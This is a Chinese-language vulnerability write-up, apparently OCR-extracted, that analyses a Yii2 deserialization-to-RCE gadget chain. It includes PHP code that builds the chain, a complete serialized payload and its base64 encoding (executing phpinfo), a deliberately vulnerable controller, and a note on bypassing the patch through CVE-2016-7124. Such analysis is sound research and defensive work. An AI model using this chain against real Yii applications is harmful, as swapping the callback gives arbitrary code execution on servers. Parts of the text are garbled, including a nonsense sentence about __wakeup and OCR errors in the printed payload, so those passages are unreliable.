
Yii 框架反序列化 RCE 利用链分析

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1. 对比补丁



发现在./yii2/db/BatchQueryResult.php 中新增了_wakeup 方法,在_wakeup 方法中抛出了一个异常。

我们看下 wakeup 方法的介绍:

unserialize() 云位旦走台行住一门 _wakeup() 刀法。如来仔住,则云尤烔阳 wakeup 方法,预先准备对象需要的资源。

用_wakeup() 方法抛出一个异常,其实是为了防止 BatchQueryResult 类被反序列化。

2. 分析利用链

其实在 19 年 9 月份,已经有师傅分析了这条利用链,结尾会放出链接。

首先看 yii2/db/BatchQueryResult 类中,存在__destruct 方法:

```
/**

* Destructor.

*/

public function __destruct()

{

// make sure cursor is closed

$this->reset();

}

/**

* Resets the bath query.

* This method we clean up the existing batch query so that a new batch query can be performed.

*/

public function reset()

{

if ($this->_dataReader !== null) {

$this->_dataReader = null;

$this->_dataReader = null;

$this->_batch = null;

$this->_value = null;

$this->_value = null;

$this->_key = null;

}

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```

看到 \$this-> dataReader 可控,这里有两条利用链可以走:

把 \$this->_dataReader 赋值为一个没有 close 方法的类,调用其__call 方法,从而实现代码执行

把 \$this->_dataReader 赋值为一个存在 close 方法的类,需要找到该 close 方法的调用过程中存在代码执行的调用。

```
/Users/admintony/temp/app/vendor/yiisoft/yii2/db/DataReader.php:
           * Read attempts after this method call are unpredictable.
          public function close()
               $this->_statement->closeCursor();
/Users/admintony/temp/app/vendor/yiisoft/yii2/web/DbSession.php:
           * @since 2.0.17
          public function close()
               if ($this->getIsActive()) {
/Users/admintony/temp/app/vendor/yiisoft/yii2/web/Session.php:
           * Ends the current session and store session data.
 189:
          public function close()
               if ($this->getIsActive()) {
           * @return bool whether session is closed successfully
          public function closeSession()
               return true;
                                                                         № 川云安全团队
23 matches across 20 files
```

有 23 个实现了 close 方法的类,找到关键类: yii2/web/DbSession,代码如下:

当 \$this->getIsActive 为 true 时,则会调用 composeFields 方法。我们看下 getIsActive 的方法的实现:

```
<?php
// code from yii2/web/Session.php
public function getIsActive()
{
    return session_status() === PHP_SESSION_ACTIVE;
}</pre>
```

这里默认安装情况下都返回 true,根据大佬描述说装了 debug 和 gii 插件,无论开不开启,都 返回 true。

然后跟进 composeFields 方法,该方法实现于它的父类: yii2/web/MultiFieldSession。

```
/**

* Composes storage field set for session writing.

* @param string $id Optional session id

* @param string $data Optional session data

* @return array storage fields

*/

protected function composeFields($id = null, $data = null)

{

$fields = $this->writeCallback ? call_user_func($this->writeCallback, $this) : [];

if ($id !== null) {

$fields['id'] = $id;
}

if ($data !== null) {

$fields['data'] = $data;
}

return $fields;

}
```

这里调用了 call_user_func 函数,并且函数名 \$this->writeCallback 可控,但其参数不可控。可以用 [(new test),"aaa"] 来绕过,如果 \$this->writeCallback 传入[(new test),"aaa"],则会调用 test 类的公共方法 aaa。

所以需要找到一个拥有可以执行命令的公共方法的类,比如: yii2/rest/IndexAction 类的 run 方法,代码如下:

```
/**

* @return ActiveDataProvider

*/
public function run()
{

if ($this->checkAccess) {

    call_user_func($this->checkAccess, $this->id);
}

return $this->prepareDataProvider();
}
```

并且 call_user_func 的两个函数均可控。

到这里利用链分析完毕,其实也是照葫芦画瓢,现学现卖的。

利用链如下:

```
yii2/rest/IndexAction() ->run()
yii2/web/MultiFieldSession() ->composeFields() # 存在call_user_func,仅可控第一个参数
yii2/web/DbSession()->close()
yii2/db/BatchQueryResult()->reset()
vii2/db/BatchQueryResult()-> destruct()
```

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3. 通过利用链构造 payload

大佬们可能有了利用链很容易构造出 payload, 我比较菜也是折腾了很久才搞出来。

因为看到文章中放了个工具叫: phpggc, 今天一直用这个工具生成 payload, 但是都在反序列 化的时候出错了。后来发现里面确实错了,少了一些属性。

实例化一个 BatchQueryResult 类,并设置其属性 \$_dataReader

这里因为 \$_dataReader 是私有变量,所以要写一个函数来设置该变量的值。修改 yii2/db/BatchQueryResult 类的代码加上:

然后编写实例化代码:

```
$bqr0bj = new BatchQueryResult();
```

实例化 yii2/web/DbSession 类,并将对象赋值给 \$bqrObj 的 dataReader 变量

实例化 yii2/rest/IndexAction 类,赋值给 yii2/web/DbSession 类的 writeCallback 变量:

```
$bqr0bj = new BatchQueryResult();
$bds0bj = new DbSession();
$indexAction = new IndexAction();
$bds0bj -> writeCallback = array($indexAction,"run");
$bqr0bj->setDataReader($bds0bj);
var_dump(serialize($bqr0bj));
```

这里要注意实例化 IndexAction 类时,要注意其构造方法,实现于其父类的父类: \yii\base\Action 类

然后跟进其父类 Compoent 的_construct 方法:

继续看 Yii::configure 的实现:

其实就是便利字典格式数据,把数据以 key 为变量名, value 为值设置给传入的对象。

所以构造 demo:

```
public function actionSay($message = 'Hello')
{
```

```
$pqrobj = new batchquerykesult();
$bdsObj = new DbSession();
$indexAction = new IndexAction(1,1); //config变量非必填
$indexAction->checkAccess = 'phpinfo';
$bdsObj -> writeCallback = array($indexAction,"run");
$bqrObj->setDataReader($bdsObj);
var_dump(serialize($bqrObj));
return $this->render('say', ['message' => $message]);
```

然后访问 web, 如下:

出错,说是 \$this->modelClass 为空,翻看附近的代码。

所以构造 demo:

但是:



仍然显示 \$this->modelClass 未设置,究其原因,是因为实例化的是 indexAction 而不是 yii2/rest/Action 类,所以直接 \$indexAction->modelClass 设置不了 yii2/rest/Action 的 modelClass 的值。

这时候想到 yii2/base/Action 类中的_construct 方法,可以设置变量,而 yii2/rest/Action 是 yii2/base/Action 的子类,可以继承其属性和方法。

所以修改 demo:

```
public function actionSay($message = 'Hello')
{
    $bqrObj = new BatchQueryResult();
    $bdsObj = new DbSession();
    $indexAction = new IndexAction( id: 1, controller: 1,['modelClass'=>'ActiveRecordInterface']); //config变量非必填
    $indexAction->checkAccess = 'phpinfo';
    $bdsObj -> writeCallback = array($indexAction,"run");
    $bqrObj->setDataReader($bdsObj);
    var_dump(serialize($bqrObj));
    return $this->render( view: 'say', ['message' => $message]);
}
```



phpinfo 成功执行, payload 为:

0:23:"yii\db\BatchQueryResult":9:{s:2:"db";N;s:5:"query";N;s:9:"batchSize";i:100;s:4:"each";b:0;s:36

```
:"y11\db\batcnQuerykesult_datakeader";U:1/:"y11\web\bbSession":13:{5:2:"db";U:1/:"y11\db\connection"
:37:{s:3:"dsn";s:37:"mysql:host=localhost;dbname=yii2basic";s:8:"username";s:4:"root";s:8:"password"
;s:0:"";s:10:"attributes";N;s:17:"enableSchemaCache";b:0;s:19:"schemaCacheDuration";i:3600;s:18:"sch
emaCacheExclude";a:0:{}s:11:"schemaCache";s:5:"cache";s:16:"enableQueryCache";b:1;s:18:"queryCacheDu
ration";i:3600;s:10:"gueryCache";s:5:"cache";s:7:"charset";s:4:"utf8";s:14:"emulatePrepare";N;s:11:
"tablePrefix";s:0:"";s:9:"schemaMap";a:10:{s:5:"pgsql";s:19:"yii\db\pgsql\Schema";s:6:"mysqli";s:19:
"yii\db\mysql\Schema";s:5:"mysql";s:19:"yii\db\mysql\Schema";s:6:"sqlite";s:20:"yii\db\sqlite\Schem
a";s:7:"sqlite2";s:20:"vii\db\sqlite\Schema";s:6:"sqlsrv";s:19:"vii\db\mssql\Schema";s:3:"oci";s:17:
"yii\db\oci\Schema";s:5:"mssql";s:19:"yii\db\mssql\Schema";s:5:"dblib";s:19:"yii\db\mssql\Schema";s:
6:"cubrid";s:20:"yii\db\cubrid\Schema";}s:8:"pdoClass";N;s:12:"commandClass";s:14:"yii\db\Command";s
:10:"commandMap";a:10:{s:5:"pgsql";s:14:"yii\db\Command";s:6:"mysqli";s:14:"yii\db\Command";s:5:"mys
ql";s:14:"yii\db\Command";s:6:"sqlite";s:21:"yii\db\sqlite\Command";s:7:"sqlite2";s:21:"yii\db\sqlit
e\Command";s:6:"sqlsrv";s:14:"yii\db\Command";s:3:"oci";s:18:"yii\db\oci\Command";s:5:"mssql";s:14:
"yii\db\Command";s:5:"dblib";s:14:"yii\db\Command";s:6:"cubrid";s:14:"yii\db\Command";}s:15:"enableS
avepoint";b:1;s:17:"serverStatusCache";s:5:"cache";s:19:"serverRetryInterval";i:600;s:12:"enableSlav
es";b:1;s:6:"slaves";a:0:{}s:11:"slaveConfig";a:0:{}s:7:"masters";a:0:{}s:12:"masterConfig";a:0:{}s:
14: "shuffleMasters"; b:1; s:13: "enableLogging"; b:1; s:15: "enableProfiling"; b:1; s:8: "isSybase"; b:0; s:30:
"yii\db\Connection driverName";N;s:34:"yii\db\Connection queryCacheInfo";a:0:{}s:36:"yii\db\Connecti
on quotedTableNames";N;s:37:"yii\db\Connection quotedColumnNames";N;s:27:"yii\base\Component events"
;a:0:{}s:35:"yii\base\Component eventWildcards";a:0:{}s:30:"yii\base\Component behaviors";N;}s:12:"s
essionTable";s:12:"{{%session}}";s:9:"*fields";a:0:{}s:12:"readCallback";N;s:13:"writeCallback";a:2:
{i:0;0:20:"yii\rest\IndexAction":10:{s:19:"prepareDataProvider";N;s:10:"dataFilter";N;s:10:"modelCla
ss";s:21:"ActiveRecordInterface";s:9:"findModel";N;s:11:"checkAccess";s:7:"phpinfo";s:2:"id";i:1;s:1
0:"controller";i:1;s:27:"yii\base\Component events";a:0:{\s:35:"yii\base\Component eventWildcards";
a:0:{}s:30:"yii\base\Component behaviors";N;}i:1;s:3:"run";}s:10:"flashParam";s:7:" flash";s:7:"han
dler";N;s:30:"yii\web\Session cookieParams";a:1:{s:8:"httponly";b:1;}s:34:"yii\web\SessionfrozenSess
ionData";N;s:30:"yii\web\Session hasSessionId";N;s:27:"yii\base\Component events";a:0:{}s:35:"yii\ba
se\Component eventWildcards";a:0:{}s:30:"yii\base\Component behaviors";N;}s:31:"yii\db\BatchQueryRes
ult batch";N;s:31:"yii\db\BatchQueryResult value";N;s:29:"yii\db\BatchQueryResult key";N;s:49:"yii\d
b\BatchQueryResultmssqlNoMoreRowsErrorCode";i:-13;}
```

4.构造有存在漏洞的demo验证

修改根目录下的 controllers/SiteController.php 文件,添加一代码:

```
public function actionSay($message = 'Hello')
{
    $data = base64_decode($message);
    unserialize($data);
    return $this->response($data);
}
```

将 payload 进行 base64 编码:

TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQi0jk6e3M6MjoiZGIi0047czo10iJxdWVyeSI7Tjtz0jk6ImJhdGNoU2l6ZSI7 aToxMDA7czo00iJlYWNoIjtiOjA7czozNjoiAHlpaVxkYlxCYXRjaFF1ZXJ5UmVzdWx0AF9kYXRhUmVhZGVyIjtPOjE30iJ5aWlc d2ViXERiU2Vzc2lvbiI6MTM6e3M6MjoiZGIi0086MTc6InlpaVxkYlxDb25uZWN0aW9uIjozNzp7czoz0iJkc24i03M6Mzc6Im15 c3FsOmhvc3Q9bG9jYWxob3N0O2RibmFtZT15aWkyYmFzaWMiO3M6ODoidXNlcm5hbWUiO3M6NDoicm9vdCI7czo4OiJwYXNzd29y ZCI7czowOiIiO3M6MTA6ImF0dHJpYnV0ZXMi0047czoxNzoiZW5hYmxlU2NoZW1hQ2FjaGUi02I6MDtz0jE50iJzY2hlbWFDYWNo ZUR1cmF0aW9uIjtpOjM2MDA7czoxODoic2NoZW1hQ2FjaGVFeGNsdWRlIjthOjA6e31zOjExOiJzY2hlbWFDYWNoZSI7czo10iJj YWNoZSI7czoxNjoiZW5hYmxlUXVlcnlDYWNoZSI7YjoxO3M6MTg6InF1ZXJ5Q2FjaGVEdXJhdGlvbiI7aTozNjAwO3M6MTA6InF1 ZXJ5Q2FjaGUiO3M6NToiY2FjaGUiO3M6NzoiY2hhcnNldCI7czo00iJ1dGY4IjtzOjE00iJ1bXVsYXRlUHJlcGFyZSI7TjtzOjEx OiJOYWJsZVByZWZpeCI7czowOiIiO3M6OToic2NoZW1hTWFwIjthOjEwOntzOjU6InBnc3FsIjtzOjE5OiJ5aWlcZGJccGdzcWxc U2NoZW1hIjtzOjY6Im15c3FsaSI7czoxOToieWlpXGRiXG15c3FsXFNjaGVtYSI7czo1OiJteXNxbCI7czoxOToieWlpXGRiXG15 c3FsXFNjaGVtYSI7czo2OiJzcWxpdGUiO3M6MjA6InlpaVxkYlxzcWxpdGVcU2NoZW1hIjtzOjc6InNxbGl0ZTIiO3M6MjA6Inlp aVxkYlxzcWxpdGVcU2NoZW1hIjtzOjY6InNxbHNydiI7czoxOToieWlpXGRiXG1zc3FsXFNjaGVtYSI7czozOiJvY2kiO3M6MTc6 InlpaVxkYlxvY2lcU2NoZW1hIjtzOjU6Im1zc3FsIjtzOjE5OiJ5aWlcZGJcbXNzcWxcU2NoZW1hIjtzOjU6ImRibGliIjtzOjE5 OiJ5aWlcZGJcbXNzcWxcU2NoZW1hIjtzOjY6ImN1YnJpZCI7czoyMDoieWlpXGRiXGN1YnJpZFxTY2hlbWEiO31zOjg6InBkb0Ns YXNzIjtOO3M6MTI6ImNvbW1hbmRDbGFzcyI7czoxNDoieWlpXGRiXENvbW1hbmQiO3M6MTA6ImNvbW1hbmRNYXAiO2E6MTA6e3M6 NToicGdzcWwiO3M6MTQ6InlpaVxkYlxDb21tYW5kIjtzOjY6Im15c3FsaSI7czoxNDoieWlpXGRiXENvbW1hbmQiO3M6NToibXlz cWwiO3M6MTQ6InlpaVxkYlxDb21tYW5kIjtzOjY6InNxbGl0ZSI7czoyMToieWlpXGRiXHNxbGl0ZVxDb21tYW5kIjtzOjc6InNx bGl0ZTIiO3M6MjE6InlpaVxkYlxzcWxpdGVcQ29tbWFuZCI7czo2OiJzcWxzcnYiO3M6MTQ6InlpaVxkYlxDb21tYW5kIjtzOjM6 Im9jaSI7czoxODoieWlpXGRiXG9jaVxDb21tYW5kIjtzOjU6Im1zc3FsIjtzOjE00iJ5aWlcZGJcQ29tbWFuZCI7czo10iJkYmxp YiI7czoxNDoieWlpXGRiXENvbW1hbmQi03M6NjoiY3VicmlkIjtzOjE00iJ5aWlcZGJcQ29tbWFuZCI7fXM6MTU6ImVuYWJsZVNh dmVwb2ludCI7YjoxO3M6MTc6InNlcnZlclN0YXR1c0NhY2hlIjtzOjU6ImNhY2hlIjtzOjE5OiJzZXJ2ZXJSZXRyeUludGVydmFs IjtpOjYwMDtzOjEyOiJlbmFibGVTbGF2ZXMiO2I6MTtzOjY6InNsYXZlcyI7YTowOnt9czoxMToic2xhdmVDb25maWciO2E6MDp7 fXM6NzoibWFzdGVycyI7YTowOnt9czoxMjoibWFzdGVyQ29uZmlnIjthOjA6e31zOjE00iJzaHVmZmxlTWFzdGVycyI7YjoxO3M6 MTM6ImVuYWJsZUxvZ2dpbmci02I6MTtz0jE10iJlbmFibGVQcm9maWxpbmci02I6MTtz0jg6ImlzU3liYXNlIjti0jA7czozMDoi AHlpaVxkYlxDb25uZWN0aW9uAF9kcml2ZXJOYW11IjtOO3M6MzQ6IgB5aWlcZGJcQ29ubmVjdGlvbgBfcXVlcnlDYWNoZUluZm8i O2E6MDp7fXM6MzY6IgB5aWlcZGJcQ29ubmVjdGlvbgBfcXVvdGVkVGFibGVOYW1lcyI7TjtzOjM30iIAeWlpXGRiXENvbm51Y3Rp b24AX3F1b3RlZENvbHVtbk5hbWVzIjt003M6Mjc6IgB5aWlcYmFzZVxDb21wb25lbnQAX2V2ZW50cyI7YTowOnt9czozNToiAHlp aVxiYXNlXENvbXBvbmVudABfZXZlbnRXaWxkY2FyZHMi02E6MDp7fXM6MzA6IgB5aWlcYmFzZVxDb21wb25lbnQAX2JlaGF2aW9y cyI7Tjt9czoxMjoic2Vzc2lvblRhYmxlIjtz0jEy0iJ7eyVzZXNzaW9ufX0i03M6OToiACoAZmllbGRzIjth0jA6e31z0jEy0iJy ZWFkQ2FsbGJhY2si0047czoxMzoid3JpdGVDYWxsYmFjayI7YToyOntp0jA7TzoyMDoieWlpXHJlc3RcSW5kZXhBY3Rpb24i0jEw Ontz0jE50iJwcmVwYXJlRGF0YVByb3ZpZGVyIjt003M6MTA6ImRhdGFGaWx0ZXIi0047czoxMDoibW9kZWxDbGFzcyI7czoyMToi

QWN0aXZ1UmVjb3JkSW50ZXJmYWNlIjtzOjk6ImZpbmRNb2RlbCI7TjtzOjExOiJjaGVja0FjY2VzcyI7czo30iJwaHBpbmZvIjtz
OjI6ImlkIjtpOjE7czoxMDoiY29udHJvbGxlciI7aToxO3M6Mjc6IgB5aWlcYmFzZVxDb21wb25lbnQAX2V2ZW50cyI7YTowOnt9
czozNToiAHlpaVxiYXNlXENvbXBvbmVudABfZXZlbnRXaWxkY2FyZHMiO2E6MDp7fXM6MzA6IgB5aWlcYmFzZVxDb21wb25lbnQA
X2JlaGF2aW9ycyI7Tjt9aToxO3M6MzoicnVuIjt9czoxMDoiZmxhc2hQYXJhbSI7czo30iJfX2ZsYXNoIjtzOjc6ImhhbmRsZXIi
0047czozMDoiAHlpaVx3ZWJcU2Vzc2lvbgBfY29va2llUGFyYW1zIjthOjE6e3M6ODoiaHR0cG9ubHkiO2I6MTt9czozNDoiAHlp
aVx3ZWJcU2Vzc2lvbgBmcm96ZW5TZXNzaW9uRGF0YSI7TjtzOjMwOiIAeWlpXHd1Y1xTZXNzaW9uAF9oYXNTZXNzaW9uSWQi0047
czoyNzoiAHlpaVxiYXNlXENvbXBvbmVudABfZXZlbnRzIjthOjA6e31zOjM1OiIAeWlpXGJhc2VcQ29tcG9uZW50AF9ldmVudFdp
bGRjYXJkcyI7YTowOnt9czozMDoiAHlpaVxiYXNlXENvbXBvbmVudABfYmVoYXZpb3JzIjtO031zOjMxOiIAeWlpXGRiXEJhdGNo
UXVlcnlSZXN1bHQAX2JhdGNoIjtOO3M6MzE6IgB5aWlcZGJcQmF0Y2hRdWVyeVJlc3VsdABfdmFsdWUi0047czoyOToiAHlpaVxk
YlxCYXRjaFF1ZXJ5UmVzdWx0AF9rZXki0047czo0OToiAHlpaVxkYlxCYXRjaFF1ZXJ5UmVzdWx0AG1zc3FsTm9Nb3JlUm93c0Vy
cm9yQ29kZSI7aTotMTM7fQ==

5. 补丁绕过分析

可参考 CVE-2016-7124 漏洞 php 的_wakeup 方法绕过。

CVE-2016-7124 的影响范围:

PHP5 < 5.6.25

PHP7 < 7.0.10

也就是说在低版本的 php 当中,可能会造成补丁失效,暂未测试。

6. 参考

https://xz.aliyun.com/t/8082#toc-9